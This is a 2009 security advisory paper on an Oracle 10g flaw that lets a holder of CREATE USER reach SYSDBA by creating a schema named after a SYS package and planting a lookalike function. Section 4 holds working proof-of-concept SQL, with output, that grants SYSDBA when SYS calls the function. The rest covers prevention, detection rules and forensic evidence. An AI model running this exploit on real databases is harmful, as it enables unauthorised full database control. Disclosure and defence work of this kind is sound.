

CREATE USER to SYSDBA via Namespace Overriding Defence and Forensic Response ~ 11th July 2009

<http://www.oracleforensics.com/wordpress/index.php/2009/07/10/create-user-to-sysdba/>

Paul M. Wright ~ GSOC, GCFA, GCIH, GCIA, GCFW, GSE

Table of Contents:

1. Introductory Summary	1
2. CREATE USER to SYSDBA via Namespace Overriding ~ The Threat.....	2
3. Oracle object namespace ambiguities ~ Heart of the problem	3
4. Proof of concept code demonstration on 10.2.0.3.0 Linux.....	4
5. Prevention, Defence, Monitoring and alerting.....	6
6. Forensic response.....	9
7. Conclusions.....	11
8. References.....	11

1. Introductory Summary

Oracle Corp produce the World's best Enterprise Relational Database, used by the World's leading Financial Services organisations. Due to the requirement for backward compatibility it has been difficult to improve all functionality of the DB to the latest security standards. As an example, this paper demonstrates a bug which allows escalation from the **CREATE USER** system privilege to that of the **SYSDBA** system privilege. This is a significant escalation as **CREATE USER** is commonly assigned to an application account or to support staff responsible for handling users, whereas the **SYSDBA** account is held only by a Senior DBA responsible for highly privileged actions such as dropping databases. Segregation of duty and least privilege concepts, demand that no one should be able to escalate between these two system privileges.

Please note that Oracle have already been informed about the bug and permission has been granted to publish this paper from Redwood, to whom this vulnerability was first presented three months ago. The most recent versions of the DB have been fixed, though widely used versions such as 10.2.0.3.0 on **GNU/Linux** are still vulnerable. The best practices listed in this paper along with the Sentrigo Hedgehog security monitoring rules will effectively protect against this issue and ones related to it yet to be published. Lastly forensic response will be used to address an example of a **CREATE USER** to **SYSDBA** escalation. This paper is the first of two papers, the second of which is entitled "**CREATE PUBLIC SYNONYM** to **SYSDBA**" and will be presented first as part of the new SANS Database Application Monitoring course at SANS London <http://www.sans.org/london09/description.php?tid=3602>.

2. **CREATE USER to SYSDBA via Namespace Overriding ~ The Threat**

CREATE USER to SYSDBA privilege escalation can be done by making a copy of a legitimate Built-in **SYS** function and putting it in a newly created schema which has a username equal to the **SYS** package name. This attacker supplied function overrides the namespace of the **SYS** function so that a DBA user logged in as **SYS** will unwittingly execute the attacker supplied function when trying to execute the local Built-in **SYS** function. The attacker supplied function is **DEFINER** rights with the attacker's relatively low privileges as normal, so not arousing suspicion, but **SYS**'s unique **INVOKER** rights "*feature*" overrides the packages **DEFINER** rights causing the attacker's code to run as **SYS**. This is not the documented behaviour for **DEFINER** rights and can be considered a flaw [1] which is reasonably well known, though its implications have not been fully explored as yet. Unfortunately, many DBA's logon as **SYS** most of the time, even when carrying out activities that do not require **SYS**, which makes this attack quite effective. (DBAs please see best practise section later on).

A **SYS** user needs to be sure of the identity of the package they are invoking and that it is trusted code i.e. has not been changed. This would normally be the case with a **SYS** package as it resides in the **SYS** schema and cannot be affected by others, but if another package in another schema could override the namespace of a **SYS** package, the DBA would be none the wiser to the fact that they were executing untrusted code?

This paper will demonstrate a security bug new to the public domain, which enables namespace overriding of a local **SYS** object. There are probably more related techniques as this avenue has not been explored much by security researchers as of writing.

A typical threat scenario would be a developer controlled lower privileged application schema account, or a support account used by Helpdesk for user management, could be escalated to **SYSDBA** either by an insider or by an external attacker who found it easier to break in to the lower privileged accounts and then escalate to **SYSDBA** privileges.

The fact that the Oracle namespace has ambiguities makes this **CREATE USER to SYSDBA** escalation possible. These ambiguities are discussed in the next section.

3. Oracle object namespace ambiguities ~ Heart of the problem

The objects in this paper are **colour coded** as follows in order to convey type and syntax of otherwise similar looking commands:

Red = Schema owner

Yellow = Package

Green = Function

Blue = Synonym

There are a number of properties of the Oracle object namespace that make it vulnerable to being manipulated.

1. Ability to omit the prefixing schema owner either by the package owner directly or by another user calling the **PUBLIC SYNONYM** to refer to both the schema owner and package name together e.g. **DBMS_FLASHBACK** is a **PUBLIC SYNONYM** that refers to **SYS.DBMS_FLASHBACK**. Or in the case of this attack, **SYS** used can refer to the package as just **DBMS_FLASHBACK** without prefixing. This variability can be abused.
2. Ability to omit a package and shorten the namespace by creating a function without a package directly in the schema e.g. **OWNER.FUNCTION** instead of **OWNER.PACKAGE.FUNCTION**.
3. Ambiguity in the communication of type in the Oracle object namespace in that all **USERS, VIEWS, TABLES, PACKAGES, FUNCTIONS, PROCEDURES** etc.. are all referenced in the same way i.e. **NAME.NAME**
So for example **FOO.BAR** could refer to **TABLE.COLUMN, SCHEMA.TABLE, OWNER.PACKAGE, PACKAGE.FUNCTION, OWNER.FUNCTION** etc.
There is nothing intrinsic to the namespace that defines and communicates the type of the object to the user.

The above ambiguities in the Oracle name space mean that a **PACKAGE.FUNCTION** call like this made by **SYS**..

1. **DBMS_FLASHBACK.GET_SYSTEM_CHANGE_NUMBER**

can also be interpreted as an **OWNER.FUNCTION** call as follows..

2. **DBMS_FLASHBACK.GET_SYSTEM_CHANGE_NUMBER**

The point of interest is that the second command actually overrides the first, after a new user with same name as the package is created with the new identical function directly in the new schema! Oracle becomes confused by a schema owner that is the same as the package name and puts the schema name of DBMS_FLASHBACK ahead of the package name of DBMS_FLASHBACK in terms of SYS's object execution priority!

These facts combined, enable the creation of a copied function that has the same name resolution to the original, with replicated functionality but contains malicious code and overrides the namespace of a Built-in function. When a DBA as **SYS** unknowingly executes this “*Doppelganger*” function the attacker’s low privileged code is escalated to **SYS** and the attacker can gain **SYSDBA**. This concept may be a bit difficult to get hold of at first so here is some PoC code to both illustrate the process and prove the vulnerability.

4. Proof of concept code demonstration on 10.2.0.3.0 Linux

--This is tested and working on multiple 10.2.0.3.0 Linux machines

--Attacker sets up the Doppelganger function that will override the **SYS** namespace

```
CREATE USER DBMS_FLASHBACK IDENTIFIED BY PW;
GRANT CREATE SESSION TO DBMS_FLASHBACK;
GRANT CREATE PROCEDURE TO DBMS_FLASHBACK;
CONN DBMS_FLASHBACK/PW;

CREATE OR REPLACE FUNCTION GET_SYSTEM_CHANGE_NUMBER RETURN VARCHAR
AS PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
execute immediate 'GRANT SYSDBA TO DBMS_FLASHBACK';
RETURN '123456';
END;
/
```

--Attacker tests the Doppelganger function and initiates the overriding

```
SELECT DBMS_FLASHBACK.GET_SYSTEM_CHANGE_NUMBER FROM DUAL;
ORA-01031:
insufficient privileges
```

--Grant execute to **SYS**

```
GRANT EXECUTE ON GET_SYSTEM_CHANGE_NUMBER TO SYS;
```

--**SYS** executes the Doppelganger without error message but escalates attacker to **SYSDBA**

```
[oracle@moscone oracle]$ sqlplus / as sysdba
SQL*Plus: Release 10.2.0.3.0 - Production on Thu May 1 21:08:33 2009
Copyright (c) 1982, 2006, Oracle. All Rights Reserved.
Connected to:Oracle Database 10g Enterprise Edition Release 10.2.0.3.0
```

--Only **SYS** is **SYSDBA**

```
SQL> SELECT * FROM V$PWFILE_USERS;
USERNAME                               SYSDB SYSOP
-----
SYS                                     TRUE  TRUE
```

--**SYS** attempts to execute the local package but executes the Doppelganger

```
SQL> SELECT DBMS_FLASHBACK.GET_SYSTEM_CHANGE_NUMBER FROM DUAL;
GET_SYSTEM_CHANGE_NUMBER
-----
123456
```

--Attacker's account now has **SYSDBA**

```
SQL> SELECT * FROM V$PWFILE_USERS;
USERNAME                               SYSDB SYSOP
-----
SYS                                     TRUE  TRUE
DBMS_FLASHBACK                         TRUE  FALSE
```

--Fully qualified namespace unaffected and **SYS** package the same

```
SQL> SELECT SYS.DBMS_FLASHBACK.GET_SYSTEM_CHANGE_NUMBER FROM DUAL;
GET_SYSTEM_CHANGE_NUMBER
-----
8.0387E+10
```

--Doppelganger function still overrides the local **SYS** package

```
SQL> SELECT DBMS_FLASHBACK.GET_SYSTEM_CHANGE_NUMBER FROM DUAL;
GET_SYSTEM_CHANGE_NUMBER
-----
123456
```

Please note that it is the Author's experience that this code works perfectly first time on a fresh server but subsequent attempts intermittently result in invalid errors. If you follow exactly the code above on 10.2.0.3.0 Linux then the code is reliable first time. (Windows is not so reliable). The intermittency of the vulnerability after first running the code confirmed the fact that this is a bug and not an intended feature. Don't run this code on a Production server!

The above code is a simple example, and could be implemented more thoroughly by returning the correct return value for current SCN back to the DBA as per the example below.

```
CREATE OR REPLACE FUNCTION GET_SYSTEM_CHANGE_NUMBER RETURN VARCHAR
AS PRAGMA AUTONOMOUS_TRANSACTION;
mychar varchar2(30);
BEGIN
execute immediate 'grant sysdba to DBMS_FLASHBACK';
SELECT CURRENT_SCN INTO mychar FROM v$database;
RETURN mychar;
END;
/
```

Alternatively unwrapping `SYS.DBMS_FLASHBACK` and reproducing the package in full and adding the malicious statement and wrapping again to a state that had the same checksum as the original would be more effective. This is possible depending on the strength of the checksum algorithm. Additionally the ability to create packages using wrapped code directly make **PL/SQL** malware more difficult to rule out, as a developer may submit wrapped code to SVN using this command.

```
CREATE OR REPLACE PROCEDURE PROC_NAME WRAPPED
...wrapped code.
```

Identifying malicious code in wrapped procedures is one legitimate use for an unwrapper.

<http://technology.amis.nl/blog/4753/unwrapping-10g-wrapped-plsql>

Though it should be noted that the intellectual property rights of the code's author need to be respected as well as local laws regarding proprietary wrapping algorithms,

Please see part II of this paper for a more indepth discussion, entitled

"CREATE PUBLIC SYNONYM to SYSDBA".

Please note that it is not the aim of this paper to provide ammunition for miscreants which is why this paper has been circulated to Oracle first and then to trusted partners before general publication. Most importantly we need to discuss how to defend against **"CREATE USER to SYSDBA"** and how to alert to its use and finally forensically respond after an incident.

5. Prevention, Defence, Monitoring and alerting

When a **SYSDBA** executes a package they **must** be sure of the identity of that package. Overriding of the namespace occurs without informing the DBA either of the error or of the actual effect of the command that they have issued i.e. a DBA will not know an overriding has occurred. This fact makes it all the more important to follow best practises to prevent and defend from this attack. Best practises are as follows:

1. Don't execute packages as **SYS**, because **DEFINER** rights do not apply to **SYS** and its privileges will carry through to the package. Though bear in mind that this may not always be possible as some DBMS packages need to be executed as **SYS** e.g. **DBMS_STREAMS_AUTH.GRANT_ADMIN_PRIVILEGE**
http://www.oracle.com/technology/obe/obe10gdb/integrate/streams/streams.htm?_template=/ocom/print
<http://kr.forums.oracle.com/forums/thread.jspa?threadID=540770>

It is interesting to note that the Oracle documentation above does not fully qualify the **SYS** package name with the schema so the command in the documentation above could also be vulnerable to an object namespace attack from a user with **CREATE USER** system privilege escalating to **SYSDBA**.

DBAs and Developers should prefix packages more often in their code especially if it is being executed by a user with high privileges. It is easy to do and avoids not only privilege escalation security issues but also lowers the number of software bugs due to synonym issues (see Part II of this paper to be published at SANS and UKOUG).

2. Don't use an account with higher privileges than are required. Many actions can be done with a **READONLY** account and most actions can be done with a **DBA** role account, there is no excuse for always logging on as **SYS** or as **"/ as SYSDBA"**.
3. Add this query to the regular DB security audit, in order to check if an object name is the same as a username:

```
SQL> (SELECT USERNAME FROM DBA_USERS) INTERSECT (SELECT
OBJECT_NAME FROM DBA_OBJECTS);
USERNAME
-----
DBMS_FLASHBACK
```

4. Closely monitor and restrict accounts which have the **CREATE USER** system privilege.

Additional to these best practises an organisation that is serious about database security should use an advanced Database Activity Monitoring system like Sentrigo Hedgehog [5] which can differentiate between schema names and object names from the SQL text in a query. HH can also identify the schema owner of an object when the schema is not specified in the query (more on that in the next paper). So how to alert to an Object Namespace Overriding Attack using Sentrigo Hedgehog? ...

This is achieved by using the **object** rule keyword instead of the **statement** rule keyword in HH. The **object** rule keyword intelligently recognises the specific **schema.object** pairing actually being called when only the object is specified in the triggering SQL query, whereas **statement** uses simple pattern matching similar to network based IDS systems.

This means that a rule could be created that only triggered when an object in a specific schema was executed which reduces false positives. In this simple example an **OWNER.PACKAGE** object is specified.

```
object='PAULMWRIGHT.PAULSPACKAGE'
```

The rule above will trigger with this SQL below, where the function being referenced is actually in the **PAULMWRIGHT** schema, which is not discernable from the just the SQL being ran on its own:

```
CALL PAULSPACKAGE.PAULSFUNC();
```

Or to combat an Object Namespace Attack using a Doppelganger function like that shown in this paper, a rule can be constructed to alert if the same object name was called from a schema other than the authorised schema i.e. alert if a Doppelganger is called:

```
statement CONTAINS 'PAULSPACKAGE' and object NOT MATCHES 'PAULMWRIGHT.PAULSPACKAGE'
```

If this alert triggers, a call is being made to another **PAULSPACKAGE** but not in the **PAULMWRIGHT** schema, so somebody may have confused the namespace deliberately, or accidentally created an identically named object or it may be an accidentally incorrect call. Either way the alert allows the issue to be addressed appropriately.

Another benefit of Sentrigo HH being able to intelligently identify the schema is that IDS bypass techniques using a differently named synonym pointing to the target object will not bypass the alert rule.

```
SELECT * FROM PAULMWRIGHT.PAULSTABLE; -- triggers alert
```

```
CREATE PUBLIC SYNONYM testsyn FOR PAULMWRIGHT.PAULSTABLE;
```

```
SELECT * FROM testsyn; --Still triggers the HH alert as shown in the screenshot on the following page!
```

Evasion of well written Hedgehog rules is virtually impossible in the Author's experience. Note that from this rule and alert, the result can either be sent via email directly to the security team, or sent to Nagios, Window's event logs, Syslog or emailed as an Excel report and stored in a backend relational database such as Oracle or SQL Server so that the results can be compared with the other security related alerts from other systems.

Again more on this in the next paper, as well as the SANS DAMS Course [9].

Figure 1 Hedgehog can detect the actual schema .object being called by a query

The screenshot shows the Hedgehog Enterprise interface with an alert details window open. The window title is "Alert 97499000 Details (08 Apr 2009 15:44:00)".

Sensor Information:

- Sensor: [Redacted]
- Session ID: 303
- Serial#: 15342
- User: [Redacted]
- DB User: paul.wright
- Action: SELECT
- Client Info: [Redacted]
- DBMS: clone
- Application: SQLTools.exe
- Host Name: [Redacted]
- Terminal: [Redacted]
- Module: SQLTools.exe
- Client ID: [Redacted]

Statement: SELECT * FROM testsyn

Rules: PAULMWRIGHT.PAULSTABLE

Accessed Objects:

Owner	Name	Type
PUBLIC	TESTSYN	SYNONYM
PAULMWRIGHT	PAULSTABLE	TABLE

Inflow SQL:

Inflow Objects:

Owner	Name	Type

Resolution: Unresolved

Navigation buttons: Previous Alert, Next Alert >>

6. Forensic response

This particular example of overriding the object namespace has some identifying signatures.

1. Username the same as an existing object.
2. Trojan'd Doppelganger function with same name as the original **SYS** function.

In the event of an incident we can search to see if a suspiciously named object exists:

```
SQL> (SELECT USERNAME FROM DBA_USERS) INTERSECT (SELECT OBJECT_NAME
FROM DBA_OBJECTS);
USERNAME
-----
DBMS_FLASHBACK
```

--when was the account created (**CTIME**) and its current status:

```
SQL> select name, password, ctime, ptime, astatus from sys.user$ where
name='DBMS_FLASHBACK';
NAME                PASSWORD                CTIME                PTIME                ASTATUS
-----                -
DBMS_FLASHBACK      85DA688B3D085796      13-APR-09           13-APR-09                0
```

--objects with similar name can also provide some clue.

```
SELECT COUNT(*) OWNER, OBJECT_NAME FROM DBA_OBJECTS
GROUP BY OBJECT_NAME ORDER BY COUNT(*) ASC;
```

However, it is highly likely that the Doppelganger function and new schema have been dropped after the attacker has gained SYSDBA and subsequently gained the data they were seeking. So where can evidence of this attack be found? Let's look at the scenario as follows:

--Attacker drops the account after the privilege escalation and attack has finished and DBA happens to have rebooted the system, before suspecting the attack.


```
SQL> drop user dbms_flashback cascade;
User dropped.

SQL> shutdown immediate;
Database closed.
Database dismounted.
ORACLE instance shut down.

SQL> startup
ORACLE instance started.
Total System Global Area 171966464 bytes
Fixed Size                787988 bytes
Variable Size             145750508 bytes
Database Buffers          25165824 bytes
Redo Buffers              262144 bytes
Database mounted.
Database opened.
SQL>
```

Question: Is there still evidence of the previous existence of a user that has the same name as a **SYS** object? **What does the Forensic Analyst see in the SYSTEM01.dbf?**

Figure 2 Data File and Answer: The DROPPed username is persisted with the password as well!



Thus the Forensic Examiner can identify that a suspiciously named user has been created and deleted. Though this process would be hampered in the case of TDE (Transparent Data Encryption) as the data file will not be readable by an analyst in this way.

<http://www.oracle.com/technology/deploy/security/database-security/transparent-data-encryption/index.html>

This fact means that there will be a future demand for the ability to decrypt or at least search for objects marked as deleted within TDE data files. A tool that could do this would be of great use to a forensic examiner responding to incidents on Oracle databases. This feedback has already been given to Oracle whom have been diligent and helpful

7. Conclusions

This paper has shown a **CREATE USER** to **SYSDBA** system privilege escalation using the novel vector of overriding **SYS**'s object namespace with an attacker supplied Doppelganger function.

Oracle are improving the database by making the namespace resilient to this type of attack. This is the first paper to detail this particular issue so best practises detailed in this paper need to be adopted by DBAs in the meantime.

DBAs should avoid executing packages as **SYS** wherever possible due to the **DEFINER** rights flaw [1] which effectively escalates the privileges of the package to **SYS**.

Security departments should use an advanced host based IDS that can identify the schema of an object when it is not specified in the SQL query. Sentrigo Hedgehog is an industry proven example of such a system [5] with the advantage of being able to alert to traffic that was encrypted over the network by SSH as well as having an audit trail that is non-modifiable by a user that has managed to gain **SYSDBA** privileges.

DBAs must be confident in what they are executing so it is certainly worth moving away from synonyms[2] and using fully qualified paths for objects, not just for security but also for performance [3]. Please see the upcoming Part II of this paper which will be entitled "**CREATE PUBLIC SYNONYM** to **SYSDBA**" for more detail [11], along with the upcoming SANS course [9].

Lastly DB security teams need to implement good all round data security and incident response best practice as detailed in the first book [6] on Database Forensics [7].

8. References

- [1] <http://www.pythian.com/news/352/calling-definer-rights-procedure-as-sysdba-security-hole>
- [2] <http://www.dba-oracle.com/concepts/synonyms.htm>
- [3] http://asktom.oracle.com/pls/asktom/f?p=100:11:0:::P11_QUESTION_ID:7555433442177
- [4] <http://www.oracleforensics.com/wordpress/index.php/2009/01/18/db-data-forensics/>
- [5] <http://www.sentrigo.com/products/hedgehog-enterprise>
- [6] http://www.rampant-books.com/book_0701_oracle_forensics.htm
- [7] http://en.wikipedia.org/wiki/Database_Forensics
- [8] <http://www.oracleforensics.com>
- [9] <http://www.sans.org/london09/description.php?tid=3602>
- [10] <http://www.ukoug.org/2009>
- [11] "**CREATE PUBLIC SYNONYM** to **SYSDBA**" ~ to be published later this year.